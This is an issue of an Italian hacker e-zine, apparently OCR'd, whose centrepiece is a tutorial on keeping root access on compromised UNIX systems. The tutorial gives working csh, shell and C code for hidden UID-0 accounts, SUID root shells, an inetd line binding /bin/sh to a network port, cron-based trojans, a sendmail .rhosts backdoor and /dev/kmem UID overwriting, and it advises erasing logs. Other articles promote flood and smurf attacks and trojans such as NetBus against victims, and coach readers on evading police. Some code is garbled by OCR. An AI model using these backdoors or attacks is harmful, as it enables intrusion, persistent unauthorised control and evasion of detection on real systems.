

FrOm Spp to tHe NeT

NumEro SeI

Sommario:

==========

Editoriale
----
by Flamer

Bene bene bene, eccoci finalmente arrivati al numero 6.
Come avrete gia' notato l'editoriale lo faccio io e non Chrome, che e' parecchio impegnato in questo periodo. Speriamo di essere all'altezza :)

Innanzi tutti le cose nel gruppo SPP si sono un poco rivoluzionate negli ultimi giorni... e io sono finito qui ad occuparmi di NetRunners assieme a Chrome e Brigante.
Si sta cercando (per la seconda volta nella storia di SpiPPoLaNDiA) di dare una organizzazione un po' piu' concreta, come ritengo sia giusto.

Il gruppo d'ora in poi sara' formato da gente che lavora, e che comunque ha voglia di
fare qualcosa di concreto. E tengo a sottolineare che ogni aiuto e' ben gradito, quindi se volete scrivere articoli per questa rivista, o comunque se sentite l'irresistibile bisogno di dare una mano, mi raccomando fatevi avanti... :)

Abbiamo anche alcune "new entries" nel gruppo SPP, quindi io do il mio benvenuto a fritz, devil e buttha.

Che altro dire... non mi resta che lasciarvi alla lettura di questo sesto numero...
Have fun!!

-SPP MeMbeR-
-=F14m3r=-(r)
-SPP MeMbeR-

_#_

P.S.Editoriale
----
by Brigante

Ciao ragazzi, come molti di voi avranno notato, da questo numero Netrunners presenta una novita’.
Infatti a partire da questo numero troverete 2 versioni di Netrunners.....una versione txt come siete abituati a vedere....ed una versione ps....che chi bazzica col linux conoscera’ bene.
Il formato ps (postscript) presenta degli indubbi vantaggi.....che sono in primis quello di non far sputtanare gli ASCII come spesso succede....e non mi sembra una cosa da poco, visto che il nostro RigoR si rompe il culo per prepararli, in secundis consente di non perdere alcun tipo di formattazione del testo....come spesso avviene invece con altre riviste "del settore" :-))
Infatti siamo i primi che adottiamo questo tipo di formato (e poi non dite che non siamo all' avanguardia :-)))
Comunque se doveste incontrare problemi nell'apertura del file ps.... fatecelo sapere e vi spiegheremo come fare.
Non mi resta che salutarvi...e ringraziare il buon Jam, dal momento che l'idea del ps è stata sua...e che è lui che si preoccupa della conversione da txt a ps.

_#_

Storia di un hacker

CHI SONO... bella domanda... non amo parlare di me, comunque
cerchero' di raccontarvi qualcosa stando attento a non sbottonarmi troppo...
Sono un pirata informatico, un losco individuo che si aggira per la rete.
Una persona che sfrutta le sue conoscenze informatiche per raggiungere
uno scopo. Ho iniziato come molti, giracchiando per la rete per pura
curiosita' e passione, e poi un lavoro, naturalmente in tema, che mi ha
aperto la mente. Inizialmente era un semplice gioco, entravo nei sistemi
per sfida, premetto che non ho mai combinato grossi guai, e fu proprio
li' che mi venne la folgorazione, l'idea che ha poi cambiato la mia
vita. Avevo notato, dopo la necessaria esperienza e gavetta, che era
terribilmente facile entrare in un computer posto sull'altro emisfero, e
che così come ero stato capace io ci sarebbero riusciti in molti. Ero
preoccupato, per lo piu' per le piccole e medie imprese, erano molte
infatti che avevano un nesso se non l'attivita' intera rivolta in rete.
Cosi' mi sono offerto volontariamente come consulente informatico per
la sicurezza a queste imprese o liberi professionisti. La cosa bella e'
che lo facevo nei ritagli di tempo (era praticamente un hobby) e nelle
giornate morte, quindi non chiedevo una lira, ma giusto i soldi per
coprire le spese. In poco tempo, nemmeno un anno, le richieste si
moltiplicarono a dismisura, ed il tempo non bastava piu', fu cosi' che
decisi di far pagare le mie prestazioni informatiche. Nel giro di 20 mesi
guadagnai tanto denaro quanto non ne avevo mai visto. Lasciai il lavoro
e mi dedicai completamente a questa nuova attivita', tutti anche a chi il
lavoro l'avevo gia' fatto mi chiamavano anche per altri problemi, ho
ricevuto anche offerte molto allettanti. Pensate che un tizio in america,
che si occupava della messa in rete di mercati o negozi "virtuali" mi
propose di diventare amministratore delegato della sua societa'.
Naturalmente non pagavo un soldo di tasse, lavoravo sempre con un'
identita' diversa, avevo conti bancari un po' ovunque, investivo denaro
come un folle.
Arrivai al punto che il giro d'affari si era ingrossato talmente tanto che
decisi di "assumere" del personale, ed e' cosi' che organizzai il mio gruppo.
Scelsi accuratamente delle persone dalla rete stessa e le feci entrare nel
giro. Il gruppo a dire la verita' duro' poco (circa 6 mesi),
poiche' un furbacchione dei componenti oltre a lavorare per me si mise in
proprio ma dalla parte sbagliata; rubava e rivendeva informazioni ad
industrie meccaniche. Commise pero' grossi errori e fu cosi' che il Governo
Federale degli Stati Uniti d'America un bel mattino (chissa' perche' sempre
di mattina) gli fecero visita nella sua bella casetta in Florida e se lo
portarono chissa' dove... lascio a voi immaginare.
Fu cosi' che decisi immediatamente di sciogliere il gruppo e cambiare
identita' (non e' poi cosi' difficile), cambiai nome e cognome, residenza,
ceppo genealogico ed anche paese. Scelsi la Finlandia, piu' precisamente
Turku (a circa 80 km da Helsinki); ed e' proprio da un piccolissimo ma
assai accogliente albergo di Turku che sto scrivendo queste righe.
Quando iniziero' a distribuirle saro' gia' altrove, quindi non vi affaticate
a cercarmi; e poi fa un freddo qua su...

_#_

Backdoors e root

By Jester

INTRODUZIONE

Uno dei principali problemi connessi all'hacking e' mantenere i privilegi di amministratore in un sistema dopo una eventuale intrusione. In questo articolo descrivero' le piu' comuni procedure per mantenere i privilegi di root in un sistema UNIX, supponendo che siate riusciti ad impadronirvi dei privilegi di amministratore in precedenza. Innanzitutto le backdoors che descrivero' di seguito sono solo le piu' famose, ma praticamente una volta in possesso della root, su un sistema Unix e possibile creare un'infinita' di backdoors a seconda della propria fantasia. Prima di installare una backdoor sul sistema ci sono alcune cose che bisogna sapere:

1. La posizione dei principali file in un sistema UNIX
2. Familiarita' con il formato del file passwd (il formato a 7 campi, i campi GeCOS, i meccanismi dello shadowing)
3. Familiarita' con editor come vi; non sempre saranno disponibili editor come pico o emacs con un interfaccia user-friendly

Inoltre e bene considerare che la permanenza di tali backdoors dipendera' anche dalle abilita' tecniche del vero amministratore del sistema.
Un amministratore degno di questo nome sara', infatti, a conoscenza di tutte le backdoors qui descritte.

CANCeLLARe Le PROPRIe TRACCe

Innanzi tutto e importante, prima di entrare in un server, essere sicuri a priori che si potranno cancellare le tracce della propria intrusione modificando quindi i file che loggano la vostra presenza sul sistema.
Se un amministratore non si accorge di eventuali intrusioni, e meno probabile che cerchi di trovare backdoors. e' consigliabile anche fare uno di script come marry.c e hide.c che rendono invisibile la propria presenza al sistema.
Chi fosse interessato me li puo' richiedere via mail.

BACKDOOR eVIDeNTe

La backdoor piu' semplice, ma allo stesso tempo piu' evidente, a cui possiamo pensare consiste nell'aggiungere al passwd un account con UID 0. Comunque fare una cosa del genere sarebbe come dire all'amministratore "ehi sto attaccando il tuo server!". Se proprio vogliamo installare una backdoor di questo tipo sarebbe opportuno non porre semplicemente questo account all'inizio o alla fine del passwd altrimenti ognuno che esaminasse anche casualmente il passwd lo noterebbe. Il mio consiglio e, quindi, quello di aggiungere questo tipo di account nel mezzo del passwd con questo script:

```
#!/bin/csh
# Inserisce un account con UID 0 nel mezzo del passwd
set linecount = `wc -l /etc/passwd`
cd
cp /etc/passwd ./temppass
echo  Il passwd file ha $linecount[1] linee.
@ linecount[1] /= 2
@ linecount[1] += 1
echo Sto creando due file, ognuno da $linecount[1] linee .
split -$linecount[1] ./temppass
echo "evilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh"
./xaa   #Modificate questa lineaJ
cat ./xab    ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
```

e ovvio che evilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh va modificato
a seconda delle vostre esigenze inoltre MAI MAI MAI modificare la passwd
di root, le ragioni sono ovvie.
Inoltre in maniera simile e possibile abilitare uno di quegli account
(sync, games) con UID abbastanza alto che di solito sono disabilitati
(hanno un * al posto della passwd criptata). In questo caso prendete uno
di questi account disabilitati, mettetegli UID 0 e cancellate il "*" dal
secondo campo del passwd.
Lasciare una shell nel /tmp... e anche possibile lasciare una shell con
privilegi da root nella directory   /tmp

```
#!/bin/sh
cp /bin/csh /tmp/.evilnaughtyshell
# Non chiamatela cosi...
chmod 4755 /tmp/.evilnaughtyshel  l
```

Comunque molti sistemi hanno dei task nel crontab che fanno pulizia nella
directory
/tmp ogni notte, altri hanno la directory /tmp montata in modo da non permettere
la presenza di shell SUID; e possibile, avendo la root, disabilitare tutti
questi ma qui si ritorna al discorso di prima perche disabilitare tutte
queste impostazioni significa rendere evidente l'attacco. Comunque per
evitare sorprese e bene controllare i file /var/spool/cron/crontabs/root
e etc/fstab.

BACKDOOR NASCOSTA

I file principali di configurazione del server non saranno certo il primo
posto dove l'amministratore andra' a cercare backdoors, e quindi, perche
non metterne una li? Prima alcune informazioni: l'Internet Daemon
(/etc/inetd) ascolta le richieste di connessione su porte TCP o UDP ed apre
un programma appropriatro quando arriva una richiesta di connessione.
Il formato del file /etc/inetd.conf e semplice:

(1)	(2)	(3)	(4)	(5)	(6)	(7)
ftp	stream	tcp	nowait	root	/usr/etc/ftpd	ftpd
talk	dgram	udp	wait	root	/usr/etc/ntalkd	ntalkd

Il campo (1) contiene il nome del daemon proprio come e contenuto
nell'etc/services.
Questo campo dice all'internet daemon cosa cercare nell'etc/services per
determinare quale porta associare al nome di ogni singolo programma.
Il campo (2) dice all'inetd il daemon che tipo di connessione accetta.
Il TCP usa il socket di tipo stream, mentre l' UDP usa i datagrammi.
Il campo (3) e il campo che indica il protocollo di trasmissione (TCP o UDP).
Il campo (4) indica se il daemon e iterativo o concorrente. L'opzione "wait"
indica che il server eseguira' una connessione e fara' attendere tutte
le altre. "Nowait" al contrario, indica che il server accettera' una
connessione,
inizia un processo child per gestire la connessione e poi tornera' in modalit...
sleep ad attendere altre connessioni. Il campo (5) indica con quale user
(o meglio con quale UID) il daemon e mandato in esecuzione. Il campo (6)
indica quale programma eseguire quando una connessione arriva e (7) e
il comando con relative opzioni relative al programma precedentemente detto.
Se il programma non richiede alcuna interazione dello user, l'inetd lo
puo' gestire internamente. Questo si realizza con un opzione "interno"
(-i) nei campi (6) e (7). Per installare una backdoor basta scegliere
un servizio che non e usato spesso e sostituite il daemon che usualmente
e addetto a quel servizio con qualcos'altro. Potreste sostituirlo, ad
esempio, con una shell SUID , un programma che aggiunge un account root

esempio:

    Aprite il file etc/inetd.conf in un editor disponibile.
    Trovare la linea:

    daytime stream tcp   nowait root   internal

    e cambiatela in:

    daytime stream tcp   nowait /bin/sh sh -i.

Ora avete bisogno di riavviare l'etc/inetd cosi da fargli leggere di nuovo il file di configurazione. Dipende da voi come volete fare questo. Potete killare e riavviare il processo, (kill -9 , /usr/sbin/inetd o usr/etc/inetd) che pero' INTeRROMPeRA' tutte le connessioni dall'esterno....quindi sarebbe una buona idea fare questo non negli orari di punta.
Un alternativa a compromettere un servizio ben conosciuto sarebbe installarne uno nuovo che esegue un programma a vostra scelta. Una soluzione semplice sarebbe immettere una shell che lavora allo stesso modo della backdoor precedentemente descritta. C'e' bisogno pero', che il nome del servizio compaia nell'etc/services come nello /etc/inetd.conf.
Il formato dell' etc/services e semplice:

```
          (1)      (2)/(3)          (4)
          smtp      25/tcp          mail
```

Il campo (1) e il nome del servizio, il campo (2) e il numero della porta, (3) e il tipo di protocollo che il servizio aspetta, ed il campo (4) contiene il nome comune associato al servizio. Per esempio, aggiungete questa linea all' etc/services:

    evil   22/tcp   evil

    e questa linea al etc/inetd.conf:

    evil   stream tcp   nowait /bin/sh sh -i

    ed infine riavviate l'inetd come detto sopra.

NB:queste sono backdoors molto potenti...non solo offrono il rientro nel sistema da locale ma da qualsiasi account su qualsiasi computer dell'Internet...;)

BACKDOORS CON IL CRON
Cron e uno strumento meraviglioso per l'amministrazione del sistema....ma e anche uno strumento meraviglioso per creare backdoors perche il crontab del root ha, effettivamente, i privilegi di root; di nuovo a seconda del livello dell'esperienza dell'amministratore di sistema questo tipo di backdoor puo funzionare piu' o meno a lungo.
Il file /var/spool/crontabs/root e dove si trova la lista dei cron jobs del root di solito. Qui ci sono diverse alternative; ne cito solo un paio, poiche le backdoors basate sul cron sono limitate soltanto dalla vostra fantasia. Il cron e uno strumento che automaticamente esegue comandi ad orari e date prestabilite. Crontab e il comando da usare per aggiungere, rimuovere o vedere i vari cron jobs. Si puo' sia editare manualmente il file /var/spool/crontab/root che modificarlo con il comando crontab stesso.

    Ogni riga del crontab ha sei campi:

    (1)   (2)   (3)   (4)   (5)   (6)

I campi da (1) a (6) sono rispettivamente: i minuti (0-59), le ore (0-23), giorno del mese (1-31), mese dell' anno (1-12), giorno della settimana (0-6). Il campo (6) contiene i comandi da eseguire. Lo script dell'esempio di sopra e eseguito tutti i lunedi. Per sfruttare il crontab basta aggiungere una riga a /var/spool/crontab/root. Per esempio possiamo avere un cron job che viene eseguito ogni giorno e che controlla se nell' /etc/passwd c'e ancora un account con UID 0 che abbiamo precedentemente aggiunto, altrimrenti aggiungerlo se questo non e piu' presente. Potrebbe essere una buona idea inserire uno shell script in un cronjob che esiste gi... per nascondere ulteriormente la backdoor.
Ad esempio aggiungere la seguente linea a /var/spool/crontab/root

```
0       0       *       *       *       /usr/bin/trojancode
```

dove trojancode e il seguente shell script:

```
#!/bin/csh
# C'e il nostro account nel passwd?
set evilflag = (`grep eviluser /etc/passwd`)
if($#evilflag == 0) then
set linecount = `wc -l /etc/passwd`
cd
cp /etc/passwd ./temppass
@ linecount[1] /= 2
@ linecount[1] += 1
split -$linecount[1] ./temppass
echo "evilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh"    ./xaa
cat ./xab    ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd
rm ./xa* ./temppass
echo Done...
else
endif
```

Possiamo anche fare qualcos'altro con il cron tab. Dobbiamo avere anche un altro password file nascosto da qualche parte (/var/spool7mail/.sneaky potrebbe essere un idea...). In questo passwd ci deve essere un solo account root. Poi mandiamo in esecuzione un cronjob che ogni mattina alle 2.30 salva una copia del vero passwd da qualche parte e installera quello hakkato come VeRO /etc/passwd per un minuto. Ogni utente normale che tentera' di effetuare il login non potra' entrare nel sistema ma un minuto dopo la situazione sara' di nuovo sotto controllo. Aggiungete questa riga al crontab del root:

```
29      2       *       *       *       /bin/usr/sneakysneaky_passwd
```

Accertatevi che questo esista:

```
#echo "root::0:0:Operator:/:/bin/csh"
/var/spool/mail/.sneaky
```

e questo e un semplice shell script:

```
#!/bin/csh
# Installa un passwd hakkato per un minuto
cp /etc/passwd /etc/.temppass
cp /var/spool/mail/.sneaky /etc/passwd
sleep 60
mv /etc/.temppass /etc/passwd
```

A questo punto perche non servirsi del codice c per rendere meno visibile

```
   /* daemon9@netcom.com */

   #include

   #define KeYWORD "industry3"
   #define BUFFeRSIZe 10

   int main(argc, argv)
   int argc;
   char *argv[];{

   int i=0;

   if(argv[1]){           /* weve got an argument, is it the keyword? */
   if(!(strcmp(KeYWORD,argv[1]))){   /* This is the trojan part. */
   system("cp /bin/csh /bin/.swp121");
   system("chown root /bin/.swp121");
   system("chmod 4755 /bin/.swp121");
   }
   }
        /* Put your possibly system specific trojan messages here */
        /* Let's look like were doing something... */
   printf("Sychronizing bitmap image records.");
for(i;10;i++){
fprintf(stderr,".");
sleep(1);
}
printf("\nDone.\n");
return(0);
} /* end main */
```

BACKDOOR CON IL SeNDMAIL
Il file degli alias del sendmail permette alla posta mandata ad un singolo utente di essere processata di seguito da un programma. Ad esempio aggiungete la linea: decode: |/usr/bin/uudecode al file /etc/aliases

```
    Questo e il uudecode ;))

    uudecode.sh
    -----------

    #!/bin/sh
    # Crea il nostro file rhosts

    echo "+ +"   tmpfile
    /usr/bin/uuencode tmpfile /root/.rhosts
```

    Dopo basta telnettare alla porta 25 dell'host all'utente decode@host.com
    e usare come subject la versione "uuencoded" del file .rhosts.
    Per mettere tutto su una sola linea:

```
 echo "+ +" | /usr/bin/uuencode /root/.rhosts | mail decode@victimserver.com
```

potete essere creativi quanto volete....potete settare un alias che faccia eseguire un programma di vostra scelta...

BACKDOOR INSOSPeTTABILe
Oltre a questi metodi qui descritti si puo aggiungere del codice hakkato all'interno di programmi comuni. Questo e un metodo quasi infallibile che puo' essere notato solo da programmi come tripware. L'idea e semplice: inserire del codice nel sorgente di programmi comunemente usati alcuni dei

backdoor in questo modo:

```
    ....
    get input;
    if input is special backdoor flag,run backdoor program ;
    else if input is valid ,continue;
    else quit with error;
    ....
```

Questo comunque e solo un estratto di pseudo codice ...solo per dare un idea di come impostare la cosa.

BACKDOOR eSOTeRICA
exploit con il /dev/kmem!!! Poiche il kernel tiene i suoi parametri in memoria e possibile modificare la memoria della macchina per cambiare l'UID del vostro processo. Per fare questo c'e bisogno che comunque il /dev/kmem abbia permesso di lettura/scrittura. In pratica vengono eseguite le seguenti operazioni:
Si apre il /dev/kmem, si cerca la vostra page in memoria, si sovrascriva l'UID del vostro processo e in seguito viene aperta una shell csh che ereditera' l'UID del vostro processo. Il segunte programma fa proprio questo.

```
/* If /kmem is is readable and writable,this program will change the user's
   UID and GID to 0.  */
/* This code originally appeared in "UNIX security:  A practical tutorial"
   with some modifications by daemon9@netcom.com*/
    #include
    #include
    #include
    #include
    #include
    #include
    #include

    #define KeYWORD "nomenclature1"

    struct user userpage;
    long address(), userlocation;

    int main(argc, argv, envp)
    int argc;
    char *argv[], *envp[];{


int count, fd;

long where, lseek();


if(argv[1]){
/* weve got an argument, is it the keyword? */

if(!(strcmp(KeYWORD,argv[1]))){

fd=(open("/dev/kmem",O_RDWR);


if(fd0){

printf("Cannot read or write to /dev/kmem\n");
```

```
exit(10);
}

userlocation=address();
where=(lseek(fd,userlocation,0);

if(where!=userlocation){
printf("Cannot seek to user page\n");
perror(argv);
exit(20);
}

count=read(fd,userpage,sizeof(struct user));

if(count!=sizeof(struct user)){
printf("Cannot read user page\n");
perror(argv);
exit(30);
}

printf("Current UID: %d\n",userpage.u_ruid);
printf("Current GID: %d\n",userpage.g_ruid);

userpage.u_ruid=0;
userpage.u_rgid=0;

where=lseek(fd,userlocation,0);

if(where!=userlocation){
printf("Cannot seek to user page\n");
perror(argv);
exit(40);
}

write(fd, userpage,((char *) (userpage.u_procp))-((char *) userpage));
```

```
}

}

    } /* end main */

    #include
    #include
    #include

    #define LNULL ((LDFILe *)0)

    long address(){


LDFILe *object;

SYMeNT symbol;

long idx=0;


object=ldopen("/unix",LNULL);


if(!object){

fprintf(stderr,"Cannot open /unix.\n");

exit(50);

}


for(ldtbread(object,idx, symbol)==SUCCeSS;idx++){

if(!strcmp("_u",ldgetname(object, symbol))){

fprintf(stdout,"User page is at 0x%8.8x\n",symbol.n_value);

ldclose(object);

return(symbol.n_value);

}

}


fprintf(stderr,"Cannot read symbol table in /unix.\n");

exit(60);
    }
```

e necessario, affinche il codice precedente funzioni, che il /dev/kmem sia scrivibile, e questo non e quello che succede di solito, dobbiamo occuparcene noi. Il mio conisglio e quello di scrivere uno shell script che cambi i permessi del /dev/kmem per una discreta quantita' di tempo (diciamo 5 minuti) e poi li cambi di nuovo nella loro configurazione iniziale; potete utilizzare

```
    chmod 666 /dev/kmem
    sleep 300
    chmod 600 /dev/kmem
```

e questo e quanto...mi raccomando non fatevi beccare ;-)

_#_

Intervista a ChristyMax

Questa e' ovviamente un'intervista interna... infatti ChristyMax fa parte del gruppo della Makkia.

Jena: da quanti anni bazzichi negli ambienti dell'hacking ??
ChristyMax: come osservatore da circa una decina di anni, mentre come attivista da poco piu' di 2.

Jena: quanto tempo ci vuole secondo te per poter diventare un buon hacker ??
ChristyMax: diciamo che in 6 mesi di pratica chi gia' ha un'infarinatura della rete ed un minimo di conoscenze informatiche potrebbe essere in grado di bucare o sfondare un sistema non protetto (ovvero senza FW).
Tutto sta nel saper o nel poter reperire le giuste informazioni per imparare le corrette tecniche di hacking.

Jena: e per arrivare a bucare un sistema protetto ??
ChristyMax: hmm... bisogna conoscere molto bene e molti sistemi operativi, almeno due linguaggi di programmazione, il primo e' il C ed il secondo e' l'Assembler, ed avere le giuste conoscenze ovviamente.

Jena: un lavoro in sintonia con l'hobby dell'hacking e' fondamentale??
ChristyMax: sicuramente aiuta, soprattutto perche' si puo' disporre dei mezzi piu' potenti e senza nessuna spesa personale, ma non e' fondamentale.
Anche se per esperienza personale gli hackers piu' bravi sono stati sistemisti, programmatori, ecc...

Jena: spesso si sente dire degli hackers che sono dei disadattati, dei perdenti. Tu cosa ne pensi ??
ChristyMax: chi dice una cosa del genere parla solo per invidia.
Chiedetelo a chi si ritrova la home page del proprio sito commerciale che punta ad un sito hard! non penso che possa essere l'opera di un perdente.

Jena: che lavoro fai attualmente ??
ChristyMax: collaboro come consulente con una societa' che si occupa di transazioni commerciali elettroniche.

Jena: e sanno che sei un hacker ??
ChristyMax: figurati!! mi butterebbero fuori a calci. Pero' il mio hobby mi permette di mantenermi onestamente.

Jena: cosa pensi di fare per il futuro, intendi abbandonare poco a poco il tuo hobby ??
ChristyMax: non saprei, forse si; e' brutto a dirsi ma sto maturando.
Fino a 27/28 anni puo' andar bene fare incursioni, scambiarsi informazioni e programmi, poi se hai un lavoro in tema che permette ugualmente di realizzarti poco a poco come dici tu ti viene naturale abbandonare l'hobby dell'hacking. Quindi in definitiva ti dico di SI.

Jena: se un ragazzo ti chiedesse di fargli da guida... ovvero insegnarli

Mi mandano su tutte le furie quei mocciosi che non sanno nemmeno cos'e' e come funziona il TCP/IP e mi chiedono come si fa a spoofare!!

Jena: grazie ChristyMax per aver rilasciato questa breve ma interessante intervista, e speriamo che molti hackers novelli seguano le orme di un grande personaggio quale sei tu.

_#_

L'Irc.....un mondo parallelo a quello del Web

Incominciamo subito questo articolo richiestomi espressamente dal grande Skilled su esplicita affermazione:"Fallo tu che io sull'irc non so una mazza:)".Vabbeh avanti allora!Partiamo subito col dire che l'irc (Internet.Relay.Chat) e' un mondo che per molti versi agli abituali navigatori web è molto oscuro; si perche' questi, una volta fatto l'abbonamento pensano (come me d'altronde) che l'unica cosa bella di internet e' la navigazione.....(perche' la chiamano cosi'.....io il mare non l'ho ancora visto:).Andando avanti col tempo invece ci si accorge che esplorando un sito di qua, un sito di l..., si arriva alla piu comune delle home page: quella del MIRC.Questo e' solo uno dei tanti client per la chat, infatti ricordiamo IRCII,CuteChat,LazyChat ecc.....Faccio subito notare che andando avanti col discorso ogni riferimento verr... fatto al OS windows, non perche' sia il migliore ma perche' e' il piu diffuso.Molte volte e' capitato che gente si e' collegata ad irc e mi abbia chiesto:"Si,Ok, ma io che non ho linuxma windows come devo fare???".Dicevo.....il mirc e' uno dei piu famosi programmi x irc anche perche' si avvale della propriet...:Smontami,rimontami, fammi diventare un pedalino:)Ovvero e' molto facile trovare add-on oppure i cosiddetti script aggiuntivi per sfruttare al massimo le potenzialit... di tale genialata.Non mi dilungo a spiegare cosa sia uno script, un remote menu o un'@ anche perche' credo che il pubblico al quale mi riferisco sia gi... svezzato abbondantemente.Prima cosa che affascina della rete Irc e' , oltre a poter parlare con tutta la gente del mondo, il lato piu cattivo che si sviluppa automaticamente in tutti noi ogni volta che ci sediamo davanti la console:La IRC-WAR!!!
All'inizio nessuno sapeva cosa fosse, si andava avanti cercando nei siti web quelle ormai inutili nuke che cercavano di "bucare" il sistema di una presunta vittima cercando relativi bug di windows nel maggiore dei casi; si vedeva il proprio monitor diventare improvvisamente BLU senza sapere il perche'.Eheh,col passare del tempo che le nuke non erano piu efficaci se non con i soliti Lamah, si passava a quelle che mandavano i cosiddetti pakketti ICMP.....un esempio per tutti?Click1.4/2.2.Una delle peggiori bombe temute perche' anche se si avevano patch con cazzi e contro cazzi non si poteva sconfiggere;non causava danni da RESET, ma faceva disconnettere l'utente da Irc.Chi incominciava a rompersi i coglioni di questa situazione, si informava cercava soluzioni che solitamente non venivano divulgate per evitare che tutti prendessero rimedi, ma alla fine si e' arrivati al mitico FIREWALL.Un "muro di fuoco" che filtra tutti i pakketti ostili in modo tale che non arrivi alla macchina nessun tipo di merda.
Ma il firewall serve solo per proteggersi contro le nuke????Chi ne ha uno settato in modo tale che lo avverte di tutte le richieste che arrivano sa benissimo che non e' cosi'!!!!Infatti molto spesso si parla di Hacking, sviluppatosi anche e soprattutto grazie all'irc.Si incomincia quindi a parlare di PORTE;non quelle di casa o della macchina ma della propria stazione (non so se orbitante:) MIRc.....(perdonatemi la battuta).
Le porte non sono altro che un accesso al proprio Pc, grazie alle queli si posso scambiare informazioni con l'esterno.Ora se avete un comunissimo PORTSCAN(il nome gia dice cos'e') e tracciate la vittima disarmata capirete

diavolo:)sono prove per essere BUCATI!!!!!Lasciando da parte il piu complesso mondo linux,parlando del WCindows diciamo subito che per quanto riguarda l'attacco se uno ha questo programma ed e' settato con le palle e' praticamente impenetrabile, se cosi non fosse allora suggeriamo alcune cosettine:

1) FLOOD: sgancio non moderato di dati tanto grandi che il pc della vittima cade per eccesso di BYTE.
2)SMURF:attakko in massa con pakketti frammentati, ancora piu potenti se supportati da una lista BROADCAST.
3)Nuke Appropriate: ovvero sia quelle che bucano specificatamente qualche bug!!!!!!!

Tutto questo riassumibile nell'Exploits Generator 0.85 (chiamato dagli amici AGGRESSOR.....www.aggressor.net)
Se vi interessa invece l'aspetto hacking allora qui non vi posso aiutare xche' sarebbe troppo lunga la pappardella di roba da dire.....vi consiglio di leggervi la guida di LORDKASKO anche se si basa su sistemi Linux(d'altronde con win che volete fare???!?!?!?!?).Fortunatamente per windows c'e' qualcosina che vi puo far comodo:Il NETBUS o BACKORIFICE, due programmi che vi permettono di entrare nelle macchine delle vittime solo con una semplice patch che dovreste dare alla vittima stessa.....e' questo il guaio!!!!!!:)Una volta clikkata, alla povera vittima sembrer... che questo presunto programma che voi avete mandato non funzioni,invece l'ha aperto come una cozza pronta ad essere mangiata (con un po' di limone) da voi!!!!!! Bello no?????Ma se si viene patchati da altri o nel peggiore dei casi da soli???????Semplice buttate il pc!!!ahah.No scherzo, o vi collegate sempre col firewall acceso oppure vi scaricate l'AVP o qualche altro anti virus che rilevi tali patch chiamate Trojanhorse(se sapete la storia ci arrivate:)
Detto questo vi saluto anche perche' credo che (almeno che non ne avete sfrenato bisogno) non leggerete mai una roba troppo lunga, o no???????
Tutto quello che ho citato lo trovate o sui siti ufficiali o su quelli Un-Official come il mio:)
MIRC: www.mirc.co.uk
Aggressor: gia citato
Firewall: www.signal9.com (oppure) cercate su altavista CONSEAL FIREWALL che e' meglio.
NetBus/BackOrifice: www.antionline.com

Fatene buon uso.....

DiNgO
(the owner of #Bikini and LightLord group)
(rintracciabile anche su #Hacker.it o #Programmazione)
Http://www.panservice.it/people/bikini (un sito normale ma con un cuore da hacker:)
E-Mail:dingo@online.latina.it

_#_

La pula su internet

E' realmente possibile incrociare sbirri telematici durante le proprie orde su IRC o su spazi WWW o ...insomma è realmente presente la polizia telematica?? Questo è poco ma sicuro... infatti la polizia telematica, ed in particolare quella italiana, piu' che presente oserei dire che è onnipresente sulla rete... o meglio "on the net", questo putroppo non è stato un ingresso graduale e ragionato, ma per lo piu' una vera e propria presa di posizione in seguito ai numerosi casi di pedofilia via internet accaduti in Italia negli ultimi 2 anni.
Questo ancora una volta mostra la stupidita' ed ignoranza dello Stato nei

spesso e volentieri per attaccare bottone con presunti hackers e quindi così come la vedono loro sicuri truffatori telematici, camuffano i loro nicknames con quelli di dolci venere o simili. Altrimenti se mantengono nicknames maschili si fanno passare per dei principianti in cerca di ganci o cagate simili. Quindi una prima buona regola da adottare potrebbe essere quella di crearvi un account di posta via WWW tipo hotmail o bigfoot con un forward alla vostra vera casella di posta, così da poter tranquillamente mollare ai vostri "conoscenti" un indirizzo di posta non personale. Vediamo meglio con un esempio pratico cosa intendo dire: Supponiamo che stai chattando su #hacktheworld, d'improvviso ti appare una richiesta di chat privato da parte di un certo X-Wolf (ndr. minchia che fantasia), penserai: "che culo... su un canale internazionale un italiano, mo' gli chiedo un po' di cosine".
Così comincia la chiacchierata, lui ti dice che è un gran bastardo, ti propone un innocente scambio di shells, ti dice che ha dei numeri di carte di credito e che ne vuole ancora, che compra / vende CD masterizzati e cazzate simili... insomma ti sembra un buon gancio, allora che fai?? gli lasci la tua mail: 61fesso@tin.it, lui ti lascia la sua: 1furbo@usa.net.
Passano un paio di settimane (ndr. anche meno)... nel frattempo avete iniziato una secca corrispondenza dove tu ti vanti dei servers bucati e spari a nastro sul fatto che hai un amico col masterizztore che vende CD a prezzi stracciati, etc... una sera lo ribecchi sul canale... "finalmente posso parlarci in diretta"... ALT!! dal momento che gli hai lasciato la mail nel giro di qualche ora sanno tutto di te, come ti chiami, dove studi o lavori, dove abiti, il tuo conto bancario... insomma ti hanno fotografato.
Dopo circa 24h. se vedono che sembri essere un "bastardo" e credono a quello che hai scritto nelle tue mails decidono di farti pedinare e richiedono maggiori informazioni anche a livello strettamente personale. Dal momento in cui lo rivedi su IRC loro sanno gia' tutto su di te... mentre tu probabilmente non sai un cazzo di lui... anche xchè non ti 6 messo a controllare la sua mail o il suo IP... anche se devo dire che in questo sono molto attenti e furbi. Tu ignaro di tutto continui a tirartela, gli passi info...
lui pure xchè no?? e allora?? come va a finire??
